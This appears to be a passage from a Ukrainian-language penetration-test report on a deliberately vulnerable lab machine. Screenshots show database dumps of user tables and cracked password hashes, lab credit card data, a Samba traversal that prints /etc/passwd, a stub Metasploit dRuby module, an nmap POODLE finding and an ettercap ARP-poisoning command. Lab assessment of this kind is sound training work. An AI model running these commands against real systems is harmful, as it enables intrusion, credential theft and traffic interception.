(kalilinux@kali)-[~]
$ psql -h 192.168.56.102 -U postgres -W
Password:
psql (16.3 (Debian 16.3-1), server 8.3.1)
WARNING: psql major version 16, server major version 8.3.
        Some psql features might not work.
Type "help" for help.

postgres=# SELECT datname FROM pg_database;
 datname
-----
 template1
 template0
 postgres
(3 rows)
```

SCR-19 (INT-09) – дані користувачів що знаходяться в MySQL

```
MySQL [dvwa]> SELECT * FROM users;
+-----+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user | password | avatar |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | admin | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackabl |
| 2 | Gordon | Brown | gordonb | e99a18c428cb38d5f260853678922e03 | http://172.16.123.129/dvwa/hackabl |
| 3 | Hack | Me | 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b | http://172.16.123.129/dvwa/hackabl |
| 4 | Pablo | Picasso | pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 | http://172.16.123.129/dvwa/hackabl |
| 5 | Bob | Smith | smithy | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackabl |
+-----+-----+-----+-----+-----+-----+
5 rows in set (0.005 sec)

MySQL [dvwa]> 
```

SCR-20 (INT-09) – підбір хешів паролів що були знайдені в базі даних MySQL

✓ Found:

```
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
5f4dcc3b5aa765d61d8327deb882cf99:password
8d3533d75ae2c3966d7e0d4fcc69216b:charley
e99a18c428cb38d5f260853678922e03:abc123
```

SCR-21 (INT-09) – вивід користувачів що знаходяться в MySQL

```
MySQL [owasp10]> SELECT * FROM accounts;
```

cid	username	password	mysignature	is_admin
1	admin	adminpass	Monkey!	TRUE
2	adrian	somepassword	Zombie Films Rock!	TRUE
3	john	monkey	I like the smell of confunk	FALSE
4	jeremy	password	d1373 1337 speak	FALSE
5	bryce	password	I Love SANS	FALSE
6	samurai	samurai	Carving Fools	FALSE
7	jim	password	Jim Rome is Burning	FALSE
8	bobby	password	Hank is my dad	FALSE
9	simba	password	I am a cat	FALSE
10	dreveil	password	Preparation H	FALSE
11	scotty	password	Scotty Do	FALSE
12	cal	password	Go Wildcats	FALSE
13	john	password	Do the Duggie!	FALSE
14	kevin	42	Doug Adams rocks	FALSE
15	dave	set	Bet on S.E.T. FTW	FALSE
16	ed	pentest	Commandline KungFu anyone?	FALSE

16 rows in set (0.003 sec)

```
MySQL [owasp10]> █
```

SCR-22 (INT-09) – ccid

```
MySQL [owasp10]> SELECT * FROM credit_cards;
```

ccid	ccnumber	ccv	expiration
1	4444111122223333	745	2012-03-01
2	7746536337776330	722	2015-04-01
3	8242325748474749	461	2016-03-01
4	7725653200487633	230	2017-06-01
5	1234567812345678	627	2018-11-01

5 rows in set (0.004 sec)

```
MySQL [owasp10]> █
```

SCR-23 (INT-09) – хеш пароля акаунта admin що знаходиться в MySQL

```
MySQL [tikiwiki]> SELECT * FROM users_users;
```

userId	email	login	password	provpass	default_group	lastlogin	currentlogin	registrationDate	challenge	pass_due	hash	created	avatarName	avatarSize	avatarFileType	avatarData	avatarLibName	avatarType	score
1	admin	admin	NULL	NULL	NULL	NULL	NULL	NULL	NULL	NULL	f6fdffe48c908deb0f4c3bd36c032e72	NULL	NULL	NULL	NULL	NULL	NULL	NULL	0

1 row in set (0.003 sec)

```
MySQL [tikiwiki]> █
```

SCR-24 (INT-09) – підбір хешу пароля акаунта admin

✓ Found:

f6fdffe48c908deb0f4c3bd36c032e72:adminadmin

SEARCH AGAIN

SCR-25 (INT-10) – вразливість Ruby

Коментар: на жаль я не змогла додати код експлойту в Metasploit, але вважаю що вразливість є дійсною. Посилання на експлойт:

<https://www.exploitdb.com/exploits/17058>

```
##
# $Id: drb_remote_codeexec.rb 12161 2011-03-27 20:00:06Z egypt $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/projects/framework/
##

require 'msf/core'
require 'drb/drb'
class Metasploit3 < Msf::Exploit::Remote
  Rank = ExcellentRanking

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Distributed Ruby Send instance_eval/syscall Code Execution',
      'Description'    => %q{
        This module exploits remote code execution vulnerabilities in dRuby
      },
      'Author'         => [ 'joernchen <joernchen@phenoelit.de> (Phenoelit)' ],
      'License'        => MSF_LICENSE,
      'Version'        => '$Revision: 12161 $',
      'References'     =>
        [
        ],
      'Privileged'     => false,
      'Payload'        =>
        {
          'DisableNops' => true,
          'Compat'      =>
            {
              'PayloadType' => 'cmd',
            },
          'Space'       => 32768,
        },
      'Platform'      => 'unix',
    ))
  end
end
```

SCR-26 (INT-11) – вразливість Samba

```
msf6 auxiliary(admin/smb/samba_symlink_traversal) > run

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
```

SCR-27 (INT-12) – підключення до системи через NFS

```
$ showmount -e 192.168.56.102
Export list for 192.168.56.102:
/ *
```

SCR-28 (INT-13) – результат сканування nmap (SSL CCS Injection PostgreSQL)

```
22 22/tcp open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23 23/tcp open  telnet    Linux telnetd
24 25/tcp open  smtp      Postfix smtpd
25 | ssl-poodle:
26 |   VULNERABLE:
27 |     SSL POODLE information leak
28 |       State: VULNERABLE
29 |       IDs:   CVE:CVE-2014-3566  BID:70574
30 |             The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
31 |             products, uses nondeterministic CBC padding, which makes it easier
32 |             for man-in-the-middle attackers to obtain cleartext data via a
33 |             padding-oracle attack, aka the "POODLE" issue.
34 |       Disclosure date: 2014-10-14
35 |       Check results:
36 |         TLS_RSA_WITH_AES_128_CBC_SHA
37 |       References:
38 |         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
39 |         https://www.openssl.org/~bodo/ssl-poodle.pdf
40 |         https://www.securityfocus.com/bid/70574
41 |         https://www.imperialviolet.org/2014/10/14/poodle.html
```

SCR-29 (INT-13) – перевірка дійсності вразливості

```
msf6 auxiliary(scanner/ssl/openssl_ccs) > exploit

[*] 192.168.56.102:443 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssl/openssl_ccs) > █
```

SCR-30 (INT-13) – експлуатація вразливості

```
(kalilinux@kali)-[~]
$ sudo ettercap -T -q -i eth1 -M arp:remote /192.168.56.102// /192.168.56.1//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth1 → 08:00:27:72:33:32
        192.168.56.101/255.255.255.0
        fe80::a00:27ff:fe72:3332/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth1/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534 ...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |=====| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 192.168.56.102 08:00:27:A2:9D:80

GROUP 2 : 192.168.56.1 0A:00:27:00:00:09
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
█
```